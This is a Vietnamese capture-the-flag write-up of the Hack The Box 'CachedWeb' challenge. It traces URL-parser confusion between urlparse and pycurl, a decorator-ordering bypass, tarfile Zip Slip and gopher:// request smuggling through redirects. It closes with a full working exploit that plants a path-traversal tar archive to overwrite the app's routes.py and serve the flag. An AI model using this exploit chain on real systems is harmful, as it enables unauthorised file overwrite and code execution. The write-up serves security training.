CachedWeb - Hackthebox challenge
CachedWeb
{% embed url=“https://app.hackthebox.com/challenges/503" %}
Application Overview
Truy cập trang thấy 1 form take screenshot từ url và lưu lại.

Trong thư mục blueprints
@api.route("/cache", methods=["POST"])
def cache():
    if not request.is_json or "url" not in request.json:
        return abort(400)

    return cache_web(request.json["url"])
Hàm cache_web:
def cache_web(url):
    domain = urlparse(url).hostname
    scheme = urlparse(url).scheme

    if not domain or not scheme:
        return flash(f'Malformed url {url}', 'danger')

    elif not is_scheme_allowed(scheme):
        return flash(f'Scheme {scheme} is not allowed', 'danger')

    elif not is_domain_allowed(domain):
        return flash(f'Domain {domain} is not allowed', 'danger')

    elif cache.exists(domain):
        return serve_cached_web(url, domain)

    elif is_html(url):
        return serve_screenshot_from(url, domain)
Hàm này kiểm tra tính hợp lệ của url được truyền vào bởi người dùng bằng hai hàm:
def is_scheme_allowed(scheme):
    return scheme in ['http', 'https']

def is_domain_allowed(domain):
    # TODO: Unrestrict when we reach production stage
    return domain in ['google.com', 'amazon.com', 'twitter.com']
Tiếp tới kiểm tra url đã được cache hay chưa, nếu chưa thì sẽ tiếp tục check xem url có trả về HTML hay không bằng hàm is_html()
def is_html(url):
    try:
        c = pycurl.Curl()
        c.setopt(c.URL, url)
        c.setopt(c.TIMEOUT, 10)
        c.setopt(c.VERBOSE, True)
        c.setopt(c.FOLLOWLOCATION, True)

        resp = c.perform_rb().decode('utf-8', errors='ignore')
        c.close()

        if re.match('^<!doctype.*>', resp, flags=re.IGNORECASE) is not None:
            return True

    except pycurl.error as e:
        return flash(e, 'danger')

    return flash('Something went wrong', 'warning')
Cuối cùng nếu url chưa được cache và is_html() trả về True thì sẽ tiến hành take screenshot url và lưu lại tên file ảnh cùng hostname trong database:
def serve_screenshot_from(url, domain, width=1000, min_height=400, wait_time=10):
    from selenium import webdriver
    from selenium.webdriver.support.ui import WebDriverWait
    from selenium.webdriver.chrome.options import Options

    options = Options()

    options.add_argument('headless')
    options.add_argument('no-sandbox')
    options.add_argument('ignore-certificate-errors')
    options.add_argument('disable-dev-shm-usage')
    options.add_argument('disable-infobars')
    options.add_argument('disable-background-networking')
    options.add_argument('disable-default-apps')
    options.add_argument('disable-extensions')
    options.add_argument('disable-gpu')
    options.add_argument('disable-sync')
    options.add_argument('disable-translate')
    options.add_argument('hide-scrollbars')
    options.add_argument('metrics-recording-only')
    options.add_argument('no-first-run')
    options.add_argument('safebrowsing-disable-auto-update')
    options.add_argument('media-cache-size=1')
    options.add_argument('disk-cache-size=1')

    driver = webdriver.Chrome(
        options=options
    )

    driver.set_page_load_timeout(wait_time)
    driver.implicitly_wait(wait_time)

    driver.set_window_position(0, 0)
    driver.set_window_size(width, min_height)

    driver.get(url)

    WebDriverWait(driver, wait_time).until(lambda r: r.execute_script('return document.readyState') == 'complete')

    filename = f'{generate(14)}.png'

    driver.save_screenshot(f'{main.app.config["UPLOAD_FOLDER"]}/{filename}')

    driver.service.process.send_signal(signal.SIGTERM)
    driver.quit()

    cache.new(domain, filename)

    return flash(f'Successfully cached {domain}', 'success', domain=domain, filename=filename)
URL parsing inconsistencies
Một chủng lỗi rất thường gặp trong các hệ thống web, hay cả software. Sự không nhất quán trong xử lý dữ liệu giữa các thành phần trong hệ thông dẫn đến sự sai lệch trong kết quả, ví dụ như lỗ hổng HTTP Smuggling cũng là thường đến từ sự không nhất quán giữa proxy và backend khi xử lý request chẳng hạn.
Components of URL
[scheme][divider][userinfo][hostname][port number][path][query][fragment]
-> http://user:password@www.example.com:80/index.hmtl?foo=bar#top
urlpasre vs pycURL
Sự khác biệt xuất hiện khi ta sử dụng nhiều ký tự @ trong url. Ví dụ: http://some@evil:80@google.com
Đó là bởi vi với urlparse thì sẽ xác định hostname là phần đứng sau ký tự @
>>> from urllib.parse import urlparse
>>> urlparse('http://some@evil:80@google.com').hostname
'google.com'
Còn đối với pycurl thì ngược lại, nó lại lấy phần phía sau của ký tự @ đầu tiên:
>>> import pycurl
>>> url = 'http://some@evil:80@google.com'
>>> c = pycurl.Curl()
>>> c.setopt(c.URL, url)
>>> c.perform_rs()
Traceback (most recent call last):
  File "<stdin>", line 1, in <module>
pycurl.error: (6, "Couldn't resolve host 'evil'")
Chú ý là phải có port number nhé nếu không thì nó lại nhận hostname là evil@google.com :)
Tuy nhiên điều này đã được fix ở phiên bản mới (từ phiên bản nào thì mình không biết :joy_cat:)
$> python                                                                                                                                                                                                     [0]
Python 3.11.9 (main, Apr 10 2024, 13:16:36) [GCC 13.2.0] on linux
Type "help", "copyright", "credits" or "license" for more information.
>>> import pycurl
>>> url = 'http://foo@host.docker.internal:80@google.com'
>>> c = pycurl.Curl()
>>> c.setopt(c.URL, url)
>>> c.perform_rs()
Traceback (most recent call last):
  File "<stdin>", line 1, in <module>
pycurl.error: (3, 'URL rejected: Port number was not a decimal number between 0 and 65535')
Decorator out of order
Khi xem xét các route api trong thư mục blueprints, chúng ta thấy route /upload
Các wrapper decorator thực hiện một số kiểm tra:
is_from_localhost()kiểm tra xem yêu cầu có đến từ localhost không, nếu không sẽ trả về 403 Forbidden.is_botkiểm tra xem cookie của phiên có chứa giá trịbothay không, nếu không sẽ trả về 403 Forbidden.
# TODO: Boot up the selenium grid for the scraper we're working on
@is_bot
@api.route("/upload", methods=["POST"])
@is_from_localhost
def upload():
    if "file" not in request.files:
        return abort(400)

    if extract_from_scraper(request.files["file"]):
        return "ok", 200

    return "", 204
Để ý 1 chút thì ta cũng thấy comment của dev, ý chỉ đây là một tính năng đang phát triển, mà đang phát triển thì rất hay có lỗi :)
Trong Python, các decorator là những hàm bậc cao nhận hàm cần được bọc làm đối số và trả về một hàm khác, thường là với đoạn mã bổ sung được chèn vào, mà Python runtime sẽ thay thế cho hàm gốc. Các decorator được thực thi bottom-to-top. Điều này có nghĩa là trong trường hợp của /upload, @app.route sẽ được chạy trước @is_from_localhost rồi đến @is_bot
Tuy nhiên, @app.route không phải là một decorator truyền thống.
pythonCopy codedef route(self, rule, **options):
    def decorator(f):
        endpoint = options.pop('endpoint', None)
        self.add_url_rule(rule, endpoint, f, **options)
        return f
    return decorator
Tại đây, decorator là decorator thực tế, và route là một hàm trả về một decorator dựa trên các đối số routing. Decorator decorator không tiêm mã nào. Thay vào đó, nó thêm handler do người dùng viết vào bảng quy tắc và trả về handler đó.
Do thứ tự thực thi của các decorator, handler đã đăng ký không phải là handler có @is_bot được chèn vào, vì điều này xảy ra sau, do đó kiểm tra @is_bot trở nên vô nghĩa vì vị trí sử dụng sai của nó.
Zip Slip
Khi /api/upload nhận được một yêu cầu POST, nó mong đợi một file tải lên. Sau đó, nó sẽ gọi extract_from_scraper() sử dụng file tải lên làm tham số đầu tiên. Hàm đầu tiên lưu file vào thư mục tạm của hệ thống và kiểm tra xem file có phải là file tar không. Nếu đúng, nó mở file và giải nén tất cả các file chứa trong đó bằng phương thức extractall(). Sau đó, nó duyệt qua tất cả các file và tìm kiếm các file .png. Khi tìm thấy hình ảnh, nó chuyển nó vào thư mục /static/screenshots và tạo một bản ghi mới trong cơ sở dữ liệu cho một trường hợp cache.
def extract_from_scraper(file):
    tmp  = tempfile.gettempdir()
    path = os.path.join(tmp, file.filename)
    file.save(path)

    if tarfile.is_tarfile(path):
        tar = tarfile.open(path, 'r:gz')
        tar.extractall(tmp)

        for name in filter(lambda x: x.endswith('.png'), tar.getnames()):
            filename = f'{generate(14)}.png'
            os.rename(os.path.join(tmp, name), f'{main.app.config["UPLOAD_FOLDER"]}/{filename}')
            cache.new(name[:-4], filename)

        tar.close()
        return True

    return False
Tìm kiếm trên bug tracker của Python, chúng ta thấy rằng thư viện tarfile có lỗ hổng Zip Slip
$ curl -O https://raw.githubusercontent.com/snyk/zip-slipvulnerability/master/archives/zip-slip.tar
$ mkdir /tmp/zipslip
$ cd /tmp/zipslip
$ python3
>>> import tarfile
>>> import tarfile
>>> tf = tarfile.TarFile('zip-slip.tar')
>>> tf.list()
?rw-r--r-- grander/staff 19 2018-04-15 19:04:29 good.txt
?rw-r--r-- grander/staff 20 2018-06-03 13:49:05
../../../../../../../../../../../../../../../../../../../../../../../../../../.
./../../../../../../../../../../../../../tmp/evil.txt
>>> tf.extractall()
...
$ cat /tmp/evil.txt
this is an evil one
Unsafe Redirect
Khi xem qua các domain trong whitelist, ta thấy rằng tất cả chúng đều chuyển hướng đến phiên bản www. của chúng.
def is_html(url):
    try:
        c = pycurl.Curl()
        c.setopt(c.URL, url)
        c.setopt(c.TIMEOUT, 10)
        c.setopt(c.VERBOSE, True)
        c.setopt(c.FOLLOWLOCATION, True) # <- Cho phép follow Location header
[...]
Cross-Protocol Scripting
Nhờ pycURL hỗ trợ rất nhiều scheme ngoài HTTP.
Ta có thể sử dụng protocol gopher:// để tạo được cú POST request tới route /api/upload (rất ảo :3)
import urllib
from http.server import SimpleHTTPRequestHandler
from socketserver import TCPServer

req = ...

class MyServer(TCPServer):
    allow_reuse_address = True

class HTTP_RequestHandler(SimpleHTTPRequestHandler):
    def do_GET(self):
        self.send_response(301)
        self.send_header('Location', 'gopher://localhost:1337/_%s' % urllib.parse.quote(req, safe=''))
        return self.end_headers()

server = MyServer(('', 1338), HTTP_RequestHandler)
server.serve_forever()
Tới đây thì ta đã có thể upload được file tùy ý lên server và đặt nó ở bất cứ đâu. Nhưng up cái gì, ở đâu bây giờ?
Flask debug enabled
Một tính năng mà rất nhiều framework hỗ trợ, đó là tự động detect sự thay đổi mã nguồn và update application. Chính vì vậy, nếu ta upload ghi đè lên 1 file mã nguồn thì Flask sẽ tự động update website cho chúng ta.
Oke vậy thì ta upload thẳng vào file routes.py thôi :)
Exploit
import urllib
from http.server import SimpleHTTPRequestHandler
from socketserver import TCPServer
import base64
import tarfile, time, io

routes = '''
from flask import Blueprint

web = Blueprint('web', __name__)
api = Blueprint('api', __name__)

@web.route('/')
def flag():
    return open('/app/flag').read()
'''

zipslip = io.BytesIO()
tar = tarfile.open(fileobj=zipslip, mode='w:gz')

info = tarfile.TarInfo('../app/application/blueprints/routes.py')
info.mtime = time.time()
info.size = len(routes.encode('utf-8'))

tar.addfile(info, io.BytesIO(routes.encode('utf-8')))
tar.close()

tar_data = zipslip.getvalue()

boundary = 'shiba'
newline = b'\r\n'

body = (
    (
        f'--{boundary}\r\n'
        'Content-Disposition: form-data; name="file"; filename="shiba.tar.gz"\r\n'
        'Content-Type: application/octet-stream\r\n\r\n'
    ).encode('utf-8')
    + tar_data
    + newline
    + f'--{boundary}--\r\n'.encode('utf-8')
)

headers = (
    f'POST /api/upload HTTP/1.1\r\n'
    f'Host: 127.0.0.1:1337\r\n'
    f'Content-Length: {len(body)}\r\n'
    f'Content-Type: multipart/form-data; boundary={boundary}\r\n'
    f'Connection: close\r\n\r\n'
).encode('utf-8')

# Step 4: Combine headers and body into the full request
req = headers + body

class MyServer(TCPServer):
    allow_reuse_address = True

class HTTP_RequestHandler(SimpleHTTPRequestHandler):
    def do_GET(self):
        self.send_response(301)
        self.send_header('Location', 'gopher://localhost:1337/_%s' % urllib.parse.quote(req, safe=''))
        return self.end_headers()

server = MyServer(('', 1338), HTTP_RequestHandler)
server.serve_forever()